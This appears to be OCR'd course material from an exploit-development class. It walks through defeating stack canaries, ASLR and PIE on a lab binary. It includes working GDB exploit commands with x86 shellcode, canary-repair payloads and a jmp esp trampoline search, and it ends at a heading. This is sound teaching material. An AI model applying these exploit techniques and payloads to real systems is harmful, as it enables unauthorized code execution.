Demo: Defeating Stack Protection (1)

For our next example, we use a method that enables us to repair the terminator canary used by SSP on the Ubuntu VM.

Some programs come with canary protection built into the code by the developer. This author has seen custom canaries on many embedded systems, and they can sometimes be defeated. Much of the security comes from how the canary is actually generated.

For example, some stack protection methods protect the return pointer but do not protect the saved frame pointer. Normally, SFP is used to restore EBP after a function is completed. Remember that local variables are accessed by referencing EBP. If we overwrite the SFP in the current vulnerable function with a valid address on the stack that we control, followed by the terminator canary, followed by our shellcode, we can possibly hook the flow of execution when the subsequent function goes to return.

Demo: Defeating Stack Protection (2)

- Bypassing Stack Protection demo
  - The "canary" program
  - Located in your /home/deadlist/canary directory
  - Uses strcpy() to copy user-supplied data into three buffers
  - As with any modern attack vector, requires conditions to be satisfied

Demo: Defeating Stack Protection (2)

We now walk through an example to defeat SSP using terminator canaries. The `canary` program is located in your /home/deadlist/canary directory and requires three arguments to run. The program uses the `strcpy()` function to copy the user-supplied arguments into three buffers allocated under a called function named `testfunc()`. The goal is to repair the terminator canary used and execute our shellcode. Note that this exploit requires there to be multiple vulnerable buffers within the same function. This is a type of attack requiring certain conditions, but not a condition that hasn't been repeated over and over again.

Feel free to work through this example on your own time to repeat what has been demonstrated in class. The code to exploit this vulnerability is provided to you over the following pages.

Demo: Defeating Stack Protection (3)

- Try launching the canary program

```
$ ./canary
Usage: <username> <password> <pin>
$ ./canary admin password 1111
Authentication Failed
$ ./canary AAAAAAAAAAAAAAAA BBBB CCCC
Authentication Failed

*** stack smashing detected ***: <unknown> terminated
Aborted
```

- Stack smashing detected

Demo: Defeating Stack Protection (3)

In the image on the slide, we first launch the canary program with no arguments. We see it requires that we enter in a username, password, and PIN. On the second execution of canary, we give it the credentials of username: admin, password: password, and pin: 1111. We get the response that authentication has failed, as we expected.

Finally, we try entering in username: AAAAAAAAAAAAAAAA, password: BBBB, and pin: CCCC. The response we get is:

```
Authentication Failed

 *** stack smashing detected ***: <unknown> terminated
Aborted
```

This is different from the response we saw in the past when overrunning the buffer. You can quickly infer that this is the message provided on a program compiled with SSP for stack protection.

Demo: Defeating Stack Protection (4)

- Let's see what we're up against
- Set a breakpoint and find the canary 0xff0a0000

```
gdb-peda$ break *0x8048591
Breakpoint 1 at 0x8048591
gdb-peda$ run AAAAAAAA BBBBBBBB CCCCCCCC
Breakpoint 1, 0x08048591 in testfunc ()
gdb-peda$ x/12wx $ebp-40
0xffffd010:     0x080499f0      0x43434343      0x43434343      0x42424200
0xffffd020:     0x42424242      0x41414100      0x41414141      0xff0a0000
0xffffd030:     0xf7fb43fc      0x080499f0      0xffffd058      0x08048621
gdb-peda$ bt
#0  0x08048591 in testfunc ()
#1  0x08048621 in main ()
```

Return Pointer

Demo: Defeating Stack Protection (4)

Now that we know SSP is enabled, we must look in memory to see what type of canary we're up against. By running GDB and setting a breakpoint after the last of three `strcpy()` calls in the `testfunc()` function, we can attempt to locate the canary. By probing memory, you can easily determine that each of the three buffers created in the `testfunc()` function allocate 8 bytes. Try entering in `AAAAAAAA` for the first argument, `BBBBBBBB` for the second argument, and `CCCCCCCC` for the third argument. Now enter the `command x/12wx $ebp-40` after the breakpoint is reached and locate the values you entered. The reason we are looking at `$ebp-40` is to show only our arguments, the canary, and other useful data on the stack. You could also reference the stack pointer to find the data as we have done previously. Immediately following the A's in memory, you can find the terminator canary value of `0xff0a0000`. This is in little-endian format, and the byte sequence is actually `0x00000aff`. You should also quickly identify the return address value 12 bytes after the canary showing the address of `0x08048621`. We confirm this with the `bt` command. Remember the goal of a terminator canary is to terminate string operations such as `strcpy()` and `gets()` to make it difficult to repair the canary.


Demo: Defeating Stack Protection (5)

```
gdb-peda$ run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAASSSSRRRR'`"
BBBBBBBB CCCCCCCC

Breakpoint 1, 0x08048591 in testfunc ()
gdb-peda$ x/12wx $ebp-40
0xffffd000:     0x080499f0      0x43434343      0x43434343      0x42424200
0xffffd010:     0x42424242      0x41414100      0x20414141      0x4141ff0a
0xffffd020:     0x41414141      0x53534141      0x52525353      0x08005252
(gdb) c
Continuing.
Authentication Failed

*** stack smashing detected ***: <unknown> terminated

###PEDA context data continues after this portion of the message
```



Demo: Defeating Stack Protection (5)

Now let's quickly see if we can repair the canary by entering it in on the first buffer and attempting to overwrite the return pointer with A's. Try using the following command:

```
gdb-peda$ run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAASSSSRRRR'`"
BBBBBBBB CCCCCCCC
```

As you can see, with this command we are filling the first buffer with A's, trying to repair the canary, and then placing enough A's to overwrite the return pointer. When issuing this command and analyzing memory at the breakpoint, you can see that the canary shows as 0x4141ff0a and the return pointer shows as 0x80005252. When we let the program continue, it fails because the canary does not match the expected 0x00000aff. Notice the message at the bottom, "*** stack smashing detected ***", letting us know again that SSP is enabled and caught our attack. The echo command is stripping the `\x00` bytes. Remember, the `strcpy()` function terminates itself with a null byte. We also need to push the `\xff\x0a` bytes over two more positions to line them up properly. With this knowledge, continue the attempt to defeat the canary.

Demo: Defeating Stack Protection (6)

```
gdb-peda$ run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAASSSSRRRR'`"
BBBBBBBBBBBBBBBB CCCCCCCCCCCCCCCCCCCCCCCC

Breakpoint 1, 0x08048591 in testfunc ()
gdb-peda$ x/12wx $ebp-40
0xffffcfe0:     0x080499f0      0x43434343      0x43434343      0x43434343
0xffffcff0:     0x43434343      0x43434343      0x43434343      0xff0a0000
0xffffd000:     0x41414141      0x41414141      0x53535353      0x52525252
(gdb) c
Continuing.
Authentication Failed
...
Stopped reason: SIGSEGV
0x52525252 in ?? ()
```

Repaired Canary – oxff0a0000

Return Pointer

Segmentation Fault!!

Demo: Defeating Stack Protection (6)


This time, take advantage of all three buffers and the `strcpy()` function that enables us to write one null byte. Try entering in the following command:

```
gdb-peda$ run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAASSSSRRRR'`"
BBBBBBBBBBBBBBBB CCCCCCCCCCCCCCCCCCCCCCCC
```

As you can see on the slide, we've successfully repaired the canary and overwritten the return pointer with a series of A's. When we continue program execution, we do not get a "stack smashing detected" message; we instead get a normal segmentation fault message showing EIP attempted to access memory at 0x52525252, which is our "RRRR." We are simply using the first argument's write of our A's to fill the buffer, then placing `AA\x0a\xff` into the canary field to partially repair it, followed by eight A's of padding to get us to SFP, overwriting SFP and the RP. Note that by putting in the AA instead of `\x00\x00`, we move the `\xff\x0a` values to the correct position, as they are not stripped by echo.

The second argument is used to write the eight B's to fill the second buffer, followed by eight additional B's to overwrite the first argument's buffer, followed by one additional B to overwrite 1 byte in the canary, which will in turn null-terminate with a `\x00` in an appropriate canary position. Finally, our third argument writes 24 C's to fill all three arguments' buffers, which will in turn null-terminate on the canary, completing the repair. If you want to see this in more detail, set up breakpoints after each call to `strcpy()`.

Demo: Defeating Stack Protection (7)



Demo: Defeating Stack Protection (7)

This slide shows the state of the canary after each call to `strcpy()`. Remember, bytes are written from right to left within each DWORD. During the first write, the `\xff\x0a` is repaired, and we continue to write eight more bytes to overwrite the return pointer. The second write is first filling up the 8 bytes within its own buffer. The second write continues to overwrite the data written during the first `strcpy()` call, "first argument" and as you can see, the `0x41414141's` have been overwritten by `0x42424242`. The second write finishes by writing 1 byte into the canary with `\x41`. The null terminator appears as `strcpy()` terminates the string with a `\x00` allowing us to repair an additional byte of the canary. The third write performs the same objective as the second write. It first fills up its 8-byte buffer and then continues to overwrite buffer two (second call to `strcpy`) and finally buffer one (first call to `strcpy`). This final write during the third call to `strcpy()` produces the final `\x00` into the appropriate canary position due to `strcpy()`'s null termination.

Demo: Defeating Stack Protection (8)

- Let's try to execute some shellcode:

```
gdb-peda$ run "AAAAAAA `echo -e
'AA\x0a\xffAAAAAAAASSSS\xc4\xcf\xff\xff\x90\x90\x90\x90\x90\x90\
x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\
x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\
xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\
x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\
xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" BBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCC
```

```
          (__)
          (oo)
    /------\/
   / |    ||
  *  /\---/\
     ~~   ~~
..."Have you mooed today?"...
[Inferior 2 (process 40568) exited normally]
Warning: not running
gdb-peda$
```


Demo: Defeating Stack Protection (8)

Because we now know that we can repair the canary, let's see if we can execute some shellcode. We place our shellcode after the return pointer because there is not enough space within the buffer. To do this, we must locate our shellcode within memory as we did in our first buffer overflow lab and add in the proper return address that simply jumps down the stack immediately after the return pointer. Eight NOPs have been added to make it slightly easier to successfully exploit the program. Here is the script to run within GDB to successfully execute our shellcode. Using the methods previously covered, see if you can determine the reasoning for the layout of the command here:

```
gdb-peda$ run "AAAAAAA `echo -e
'AA\x0a\xffAAAAAAAASSSS\xc4\xcf\xff\xff\x90\x90\x90\x90\x90\x90\x90\x90\x29
\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x8
3\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\x
d0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\
xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
BBBBBBBBBBBBBBBB CCCCCCCCCCCCCCCCCCCCCCC
```

As you can see on the slide, our shellcode was successfully executed, giving us a Debian Easter Egg that shows an ASCII cow and the phrase, "Have you mooed today?" At this point, we have walked through an example of defeating a stack canary. This shellcode is in your /home/deadlist/canary folder called shellcode.txt. When running the code as shown above outside of the debugger at a command shell, we ended up getting a segmentation fault. Remember, the layout of memory inside of the debugger may vary as certain types of environment variables and such are mapped in, affecting the layout. You could enable core dumps again to troubleshoot or try increasing the NOP sled and trying different locations in memory within the sled.

Real-Life Example

- ProFTPD 1.3.0:
  - Stack overflow discovered
  - Terminator canary is repaired
  - ASLR is defeated
  - Local and remote exploit versions released

Real-Life Example

ProFTPD version 1.3.0 had a stack overflow vulnerability. Several exploits were made publicly available. The interesting thing about the exploit was that a terminator canary was used and easily repaired, and ASLR was also defeated. Both local and remote exploits were made publicly available on sites such as http://www.exploit-db.com.

Linux Address Space Layout Randomization (ASLR)

- ASLR
  - Stack and heap addressing is randomized
  - mmap() is randomized
    - Shared object addresses are not consistent
  - Most significant bits are not randomized
    - Ensures heap and stack do not conflict
    - Minimizes fragmentation
    - mmap() must handle large memory mappings and page alignment
  - PaX patch will increase randomization

Linux Address Space Layout Randomization (ASLR)

ASLR

The primary objective of ASLR and other OS or compile-time controls is to protect programs from being exploited by attackers. One method is to make eligible pages of memory non-writable or non-executable whenever appropriate. ASLR is another control introduced that randomizes the memory locations of the code segment, stack segment, heap segments, and shared objects within memory. For example, if you check the address of the `system()` function, you see that its location in memory changes with each instance of running a program. If an attacker is trying to run a simple `return-to-libc` style attack with the goal of passing an argument to the `system()` function, the attack fails because the location of `system()` is not static.

The `mmap()` function is responsible for mapping files and libraries into memory. Typically, libraries and shared objects are mapped in via `mmap()` to the same location upon startup. When `mmap()` is randomizing mappings, the location of the desired functions are at different locations upon each invocation of a program. As you can imagine, this makes attacks more difficult. The control of this feature is located in the `randomize_va_space` file, which resides in the /proc/sys/kernel/ folder on Ubuntu and similar locations on other systems. If the value in this file is "`1`", ASLR is enabled, and if the value is "`0`", ASLR is disabled. A value of "`2`" can also be used, which also randomizes brk() space.

To ensure that stacks continue to grow from higher memory down toward the heap segment, and vice versa, without colliding, the most significant bits (MSBs) are not randomized. For example, say the address `0x08048688` was the location of a particular function mapped into memory by an application during one instance.

The next several times you launch the program, the location of that same function may be `0x08248488`, `0x08446888`, and `0x08942288`. As you can see, the middle 2 bytes have changed, but some bytes remained static. This is often the case, depending on the number of bits that are part of the randomization. The mmap() system call allows for only 12 bits to be randomized for 32-bit applications, with higher entropy supported for 64-bit applications. The constraints are due to the requirement that it be able to handle large memory mappings and page boundary alignment. We must maintain segmentation and cannot randomize all of the bits.

Defeating ASLR

- Amount of entropy
  - Providing more bits to the randomization pool increases security
- How many tries do you get?
- NOPs
- Data leakage
  - Format string bugs
- Locating static values
  - Not everything is always randomized
  - Procedure Linkage Table (PLT)

Defeating ASLR

Depending on the ASLR implementation, there may be several ways to defeat the randomization.

Amount of Entropy

Standard 32-bit Linux ASLR utilizes various types of randomization, offering randomization of 12 to 24-bits depending on the segment. The `delta_mmap` variable handles the `mmap()` mapping of libraries, heaps, and stacks. 32-bits of entropy on the stack is used in default 64-bit Linux processes. There are 2^12 = 4,096-bits of entropy for library loads on 32-bit processes and 2^32 = 4,294,967,296-bits of entropy for 64-bit processes. When you're brute forcing this space, the likeliness of locating the address of the desired function is much lower than this number on average. Let's look at an example. If a parent process forks out multiple child processes that allow an attacker to brute force a program, success should be possible, barring the parent process does not crash. This is often the case with daemons accepting multiple incoming connections. If you must restart a program for each attack attempt, the odds of hitting the correct address decrease greatly because you are not exhausting the memory space. You also have the issue of getting the process to start up again. This may not be an issue for local privilege escalation unless someone is closely monitoring the logs. In the latter case, using large NOP sleds and maintaining a consistent address guess may be the best solution.

Data Leakage

Memory leak bugs often enable you to view all or a region of memory within a process. This type of vulnerability may enable you to locate the desired location of a variable or instruction in memory. This knowledge may enable an attacker to grab the required addressing to successfully execute code and bypass ASLR protection by calculating the base addresses of shared objects. When a parent process has started, the addressing for that process and all child processes remains the same throughout the processes' lifetime. If an attacker does not have to be concerned with crashing a child process, multiple format string attacks may help yield the wanted information.

Locating Static Values

Some implementations of ASLR do not randomize everything within the process. If static values exist within each instance of a program being executed, it may be enough for an attacker to successfully gain control of a process. By opening a program within GDB and viewing the location of instructions and variables within memory, you may discover some consistencies. We'll look at some methods to perform this shortly.

Procedure Linkage Table (PLT)

Some ASLR implementations allow an attacker to do a `ret2plt` attack, where relocation tables could be viewed to discover the address of a resolved symbol for an instance of a program. This could be exploited via a standard `ret2plt` type attack because it would not be randomized. The protection Position Independent Executable (PIE) breaks this technique by randomizing the binary image.

Hacking ASLR Walk-Through

- Let's do this!
  - Let's turn ASLR on and run the canary program
  - Navigate to the same /home/deadlist/canary folder on your Ubuntu 18.04 VM
  - Turn on ASLR:
    - $ **sudo -i**
    - # **echo 2 > /proc/sys/kernel/randomize_va_space**
    - # **exit**


Hacking ASLR Walk-Through

We now discuss a couple methods to try and defeat Address Space Layout Randomization (ASLR). The interesting thing about attacking ASLR is that a method that works when exploiting one program often will not work on the next. You must understand the various methods available when exploiting ASLR and scan the target program thoroughly. Remember when hacking at canaries, ASLR, and other controls, you must often understand the program and potentially the OS it is running on better than the developer or user. One data-copying function may easily allow you to repair a canary, whereas for another, it may be impossible. It is when faced with this challenge that you must think outside the box and search through memory for alternative solutions. Every byte mapped into memory is a potential opcode for you to leverage.

We are going to combine stack canaries with ASLR to make for a more difficult challenge. If you'd like to try this one out yourself, on your Ubuntu VM, navigate to your /home/deadlist/canary folder. We must enable ASLR:

```
$ sudo -i
# echo 2 > /proc/sys/kernel/randomize_va_space
$ exit
```

Even with ASLR enabled, by default GDB disables ASLR. You will need to turn it on each time you start the debugger using the command `aslr on`.



Trying Our Previous Method

First, try our previous method of hacking the canary program and see what happens. Fire up GDB and load the canary program. This can simply be done by navigating to your /home/deadlist/canary folder and entering in `gdb ./canary`. Disassemble the `testfunc()` function again and locate the address after the final `strcpy()` call. It should be at `0x8048591`. Set up a breakpoint by entering `break *0x8048591` into GDB. Next, turn on ASLR inside the debugger and type in the following command as we did with the canary demonstration:

```
gdb-peda$ aslr on
gdb-peda$ run "AAAAAAA `echo -e
'AA\x0a\xffAAAAAAAASSSSRRRR\x90\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9
\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe
2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x
9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7\xdd\xb0\
x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" BBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCC
```

You should hit the breakpoint. Entering `c` or `continue` should result in a segmentation fault at the address `0x52525252`, which is our "RRRR." Type `run` again and restart the program in GDB. Execution should pause at the breakpoint. Type `x/16wx $esp+32` and you should see something like the top image on this slide. Note the address where the NOP instructions begin. On the slide, this is at memory address `0xff89c690` on the first run. Running the program again resulted in a completely different memory address for the beginning of our NOP instructions. Now it is at `0xffdc3050`. This will be completely different on your system with every iteration of the program. As you likely guessed, this is due to ASLR. The problem is that our executable code is likely never going to be an obvious location. How can we figure out where our code is going to sit?

What's Going On?

- The location of the stack changes with every execution of the program
  - Try running the ./**rsp** program from your /home/deadlist directory

```
$ /home/deadlist/rsp
0x00007ffe235a7680
$ /home/deadlist/rsp
0x00007ffffdb7fc00
$ /home/deadlist/rsp
0x00007fff64106520
```

RSP changes each time

What's Going On?

There's a program provided for you called `rsp`. Try running this program from your /home/deadlist directory by entering in /home/deadlist/rsp. Try this multiple times. This program simply prints out the address held in RSP each time it is run. As you may notice, it keeps changing. The program simply uses inline assembly to move RSP into RAX, and then passes it to the `printf()` function. Remember, the canary program we are looking at is a 32-bit binary. In our next lab we will look at a 64-bit example.

Proving to Be Difficult


- At first glance, it seems that 20 bits are used in the randomization pool
  - That's just more than 1 million possible addresses!
  - We could try to brute force this…
    - What if the process dies?
    - What if we don't have that much time?

Proving to Be Difficult

At first glance, it seems that 20 bits are used in the ASLR randomization pool. This can be determined by looking at what hex stack address values remain static during each run of the of the canary program from inside of the debugger. Twenty bits of randomization implies that there are just more than 1 million possible locations of where something may be mapped. The first byte remains static to provide a way of segmenting memory. If all 32 bits were randomized, the program would have a difficult time maintaining sanity within a process. In most situations, the stack will be mapped to a starting address of `0xff-----0`. Other memory segments maintain consistency within the first byte. The last nibble also seems to remain fairly consistent, often ending in 0 or 8. It may be possible to brute force the address space of where our executable code could be located, but this may prove difficult and certainly isn't quiet. Brute forcing a process could cause it to crash quickly. This would need to be tested. Even if a process seems stable when brute forcing it, it is time-consuming and could set off some intrusion detection devices. We'll try this method in the bootcamp.

Winning the Lottery

- Making the right address guess is unlikely
  - Let's look at the registers when we hit a segmentation fault



Winning the Lottery

So we've already established without even giving it a go that the likelihood of guessing an appropriate return address is slim. If you're feeling lucky, by all means give it a go! You may get lucky. If you're really lucky, there may be a format string vulnerability that enables you to print out the location of variables on the stack, or some other type of memory leak.

For those of us who do not have luck on our side, there is hope. If you're not still there, jump inside of GDB with the canary program. Try running the exploit code attempt again. If you hit a breakpoint, go ahead, and continue on until you get a segmentation fault. At this point, type in `info reg esp`. Locate the address that ESP is holding and type in `x/16wx $esp -16`. ESP is actually pointing to the address of our NOPs. Think about how we could leverage this condition.

Searching for Trampolines

- What if we could find an instruction that would cause execution to jump to the address held in ESP?
  - **jmp esp** is "FF E4" as an opcode
  - **call esp** is "FF D4" as an opcode
- Wait, isn't everything randomized?
  - Not always…
  - Let's discuss one method

Searching for Trampolines

What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for `jmp esp` is 0xffe4 and the opcode for `call esp` is `0xffd4`. We could also look for a `push esp` followed by a `ret`.

But wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be part of an intended instruction the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.

Tool: ldd

- Tool: List Dynamic Dependencies
  - Description from the manual page:
    - "ldd prints the shared libraries required by each program or shared library specified on the command line."
  - Authors: Roland McGrath and Ulrich Drepper
  - When ASLR is enabled, ldd helps us find static libraries and modules
    - Remember this is only one method
    - Often the code segment is not randomized

Tool: ldd

Let's use a tool called `ldd`, which stands for List Dynamic Dependencies. As described in the manual page, "`ldd` prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us, this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.

Using ldd

- Let's run ldd a couple times:

```
$ ldd canary
        linux-gate.so.1 (0xf7f35000)
        libc.so.6 => /lib32/libc.so.6 (0xf7d3f000)
        /lib/ld-linux.so.2 (0xf7f36000)
$ ldd canary
        linux-gate.so.1 (0xf7fc7000)
        libc.so.6 => /lib32/libc.so.6 (0xf7dd1000)
        /lib/ld-linux.so.2 (0xf7fc8000)
$ ldd canary
        linux-gate.so.1 (0xf7fc7000)
        libc.so.6 => /lib32/libc.so.6 (0xf7dd1000)
        /lib/ld-linux.so.2 (0xf7fc8000)
```

Everything is being randomized 2^12

Using ldd

This slide shows `ldd` running against the canary program. It looks like all libraries are being randomized; however, it's always worth checking as a library may be getting mapped to a static location. Not this time!

Position Independent Executable (PIE)

- We turned ASLR on for the OS
  - This handles the stack, heap, and library loads
  - What about the executable itself?
- GCC compiles binaries as PIE-enabled by default
  - Use the **-no-pie** flag to disable during compilation

```
$ file canary
canary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux
3.2.0, BuildID[sha1]=df5bc3d4cb9dc36aa4f9cf898e6f4f3435ecede3, not
stripped
```


Position Independent Executable (PIE)

We know that ASLR is on for the system; however, we haven't checked to see if the program was compiled as a Position Independent Executable (PIE). The flag stored at /proc/sys/kernel/randomize_va_space controls the ASLR settings for the stack, heap, and library loads; however, a compiler setting in GCC specifies whether or not the binary image itself is to participate in randomization. It is enabled by default with modern versions of GCC. To disable the protection for a binary you would use the `-no-pie` flag during compilation.

To see if the binary is a PIE you could use the `checksec` tool, or just use the `file` tool.

```
$ file canary
canary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=df5bc3d4cb9dc36aa4f9cf898e6f4f3435ecede3, not stripped
```

Notice that it says `ELF 32-bit LSB executable`. This indicated that it is not a PIE. If it were, it would say `ELF 32-bit LSB shared object`, even though it's not a library.

PEDA jmpcall Tool

- With the program running, use the **jmpcall** command

```
gdb-peda$ jmpcall esp
0x8048757 : jmp esp
0x8049757 : jmp esp
gdb-peda$ x/i 0x8048757
   0x8048757:   jmp    esp
```

We get two results we can use and since the program is not a PIE, they should work!

PEDA jmpcall Tool

Next, we load the canary program into GDB. With the program running and at a breakpoint we execute the `jmpcall` command from PEDA. In our example here we simply did a `break main` and started the program. Once it paused, we ran the following:

```
gdb-peda$ jmpcall esp
0x8048757 : jmp esp
0x8049757 : jmp esp
gdb-peda$ x/i 0x8048757
0x8048757:   jmp    esp
```

As you can see, we get two positive results, and we verified the first one. We can use this address for the return pointer overwrite since the program is not a PIE.

Using Our Trampoline

